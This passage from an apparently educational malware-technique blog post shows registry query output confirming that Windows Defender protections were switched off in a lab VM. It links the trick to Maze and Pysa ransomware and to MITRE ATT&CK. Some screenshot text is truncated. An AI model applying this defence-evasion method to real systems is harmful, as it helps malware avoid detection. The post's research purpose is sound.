    DisableScanOnRealtimeEnable    REG_DWORD    0x1
    DisableOnAccessProtection    REG_DWORD    0x1
    DisableIOAVProtection    REG_DWORD    0x1

PS C:\Users\User>
```

Windows Defender Security Center

Virus & threat protection
Your Virus & threat protection is managed by your organization.

Account protection
Sign in to Microsoft for enhanced security.


win10-x64 (persistence_1) [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Windows PowerShell
Windows Defender Security Center
Virus & threat protection
Your Virus & threat
Account protection
Sign in to Microsoft for enhanced security.
OK
1:17 PM
6/5/2022
Right Ctrl

```
Windows PowerShell
Copyright (C) Microsoft Corporation. All rights reserved.

PS C:\Users\User> reg query "HKLM\Software\Policies\Microsoft\Windows Defender" /s

HKEY_LOCAL_MACHINE\Software\Policies\Microsoft\Windows Defender
    DisableAntiSpyware    REG_DWORD    0x1

HKEY_LOCAL_MACHINE\Software\Policies\Microsoft\Windows Defender\Policy Manager

HKEY_LOCAL_MACHINE\Software\Policies\M
    DisableRealtimeMonitoring    REG_D
    DisableBehaviorMonitoring    REG_D
    DisableScanOnRealtimeEnable    REG
    DisableOnAccessProtection    REG_D
    DisableIOAVProtection    REG_DWORD

PS C:\Users\User>
```

Page not available

Your IT administrator has limited access to some areas of this app, and the item you tried to access is not available. Contact IT helpdesk for more information.

```
apply them.\n");¬
```

As you can see, everything is worked perfectly!

But of course, this trick is not new, nowadays threat actors may tamper with artifacts deployed and utilized by security tools. Security products may load their own modules and/or modify those loaded by processes to facilitate data collection. Adversaries may unhook or otherwise modify these features added by tools to avoid detection.

This trick is used by Maze and Pysa ransomwares in the wild.

For the next part, I'll learn and research a trick, the point of which is to deprive the antivirus process of privileges, thanks to which it can check files for malware.

MITRE ATT&CK. Impair Defenses: Disable or Modify Tools
Gorgon Group
H1N1 Malware
Maze ransomware
Pysa ransomware
source code on github

> This is a practical case for educational purposes only.

Thanks for your time happy hacking and good bye!
PS. All drawings and screenshots are mine